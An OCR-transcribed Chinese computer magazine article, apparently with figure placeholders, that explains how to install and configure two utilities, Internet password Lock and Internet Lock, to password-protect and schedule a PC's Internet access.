


图5




图6




图7

在这个盗号木马满天飞的网络时代，保护密码是大事，“保险箱”＋“杀毒软件”＋“360安全卫士”＋“防火墙”，才等于“安全的密码”保护。

（本文所涉及到的奇虎360保险箱已收录到光盘中）

文章难易度：★★
文章阅读点：关于[illegible]的三款安全工具介绍与使用

为Internet的连接装上“安全锁”

花的神明

在使用电脑的过程中，有时出于维护系统安全的需要，可能不希望别人随意使用电脑来上网冲浪。但是，又不能通过直接拔掉网线来解决问题，这就需要使用专业的网络连接管理软件了。本文我将向大家推荐三款管理Internet连接的安全软件，好让我们轻轻松松的为Internet的连接装上一把“安全锁”，让本机和Internet的连接完全处于掌控之中。

第一把安全锁——Internet password Lock

Internet password Lock是一款体积小巧的安全软件，可以灵活的控制本机和Internet的连接状态，下载地址为http://leithauserresearch.com/iplarc.exe。当Internet password Lock安装后，在自动打开的窗口中勾选“Conceal password while typing”项，表示不回显输入的密码，在“Input Password”栏输入管理员密码，点击OK按钮后弹出超级用户密码设置窗口，在其中设置对应的密码信息。这样，即使忘记了管理员密码，也可以使用超级用户密码为Internet password Lock解锁。

点击OK按钮后打开“Configure”窗口（图1），在其中可以选择禁用Internet连接的方式。勾选“Block IP address”项，表示阻止所有的外网和内网连接，之后勾选弹出的“Auto Relock”项，表示周期性的自动锁定网络连接；勾选“Disable Web browsers”项，表示禁用浏览器进行冲浪；勾选“Disable email programs”项，表示禁止收发邮件；勾选“Disable instant messaging programs”项，表示禁用聊天软件；勾选“Conceal Syatem Tray Icon”项，表示在系统托盘中隐藏Internet password Lock图标。点击“Save”按钮保存配置，之后Internet password Lock可以对选定的网络连接进行彻底封锁。例如选择勾选“Block IP address”项，Windows会随之弹出无法访问Internet的提示信息，这很容易给别人造成网卡损坏或者系统受损的假象，造成其无法正常访问Internet。在系统托盘中双击“Internet password Lock”图标，在其管理窗口（图2）“Internet Status”栏中显示当前网络连接状态，显示为“Locked”，表示当前Internet连接处于锁定状态。解除锁定的方法很简单，在“Password”栏中输入预设密码（管理员或者超级用户密码），点击“Unlock Internet”按钮即可恢复正常的Internet连接。点击“Lock Internet”按钮，即可恢复锁定状态。应该指出，Internet password Lock采用了特殊的安全保护机制，别人无法结束其运行进程或者直接将其直接卸载，当执行卸载操作时，在其主窗口中点击菜单“Files”→“Uninstall Internet password Lock”，输入预设的密码后才能将其彻底卸载。




图2




图1

第二把安全锁——Internet Lock

当访问Internet时，实际上是使用各种网络程序来进行的。因此，只要控制了网络程序的连接状态，同样可以巧妙的控制本机和Internet的连接状态。Internet Lock就是为各种网络程序量身定制的网络连接控制软件，只有输入对应的访问密码，才可以使其正常访问Internet，其下载地址为http://www.toplang.com/inetlock.exe。

在Internet Lock安装程序中的“Set Admin Password”窗口中输入管理员密码，之后必须使用该密码才能登录Internet Lock管理窗口。Internet Lock会将自身注册成名为“Internet Lock Service”的系统服务，并且可以跟随系统自动运行。在系统托盘中双击Internet Lock图标，输入管理密码后打开其主窗

口，在其中的“Rules”面板中可以为不同的程序配置网络访问规则。点击“Add”按钮，在规则添加窗口（图3）中的“Action”列表中选择“Deny”项，表示禁止该程序访问Internet；选择“Allow”项，表示允许其网络连接；选择“Password Protect”项，表示为其设置网络连接密码。以选择最后一种为例，在“Program”栏点击“Browse”按钮选择对应的网络程序，也可以点击“Choose”按钮，在弹出的窗口显示已安装的所有软件，从中选择需要的网络程序即可。如果不了解该程序使用的端口的话，可以在“Port”栏中选择“Single Port”项，在“Port”栏中精确该程序使用的端口号。也可以选择“Port Range”项，在“Port”栏中输入起始端口号，在“End Port”栏中输入结束端口号，这样就可以对输入的端口号进行彻底封锁。当然，在默认的情况下，Internet Lock会封锁该程序可能使用的所有网络端口。在“Password”栏中点击“Change”按钮，为该程序设置对应的连接密码，之后点击OK按钮保存本规则。点击“Schedule Option”按钮，在弹出窗口（图4）中可以为该程序设置计划访问功能，在“Schedule Options”列表中选择“Daily”项，表示在每天规定的时间段中才激活该规则，在其下设置起始时间和结束时间即可。选择“Weekly”项，表示在设定的星期数中才激活该规则，在其下选择对应的星期数，设置起始和结束的时间段即可。选择“Monthly”项，表示在选定的月份中才激活该规则。在其下选择每月中对应的天数，同时设定起始和结束的时间段即可。按照上述方法，可以为不同的网络程序分别设置限制规则，这样，就可以有效的控制其访问Internet的动作了。




图3

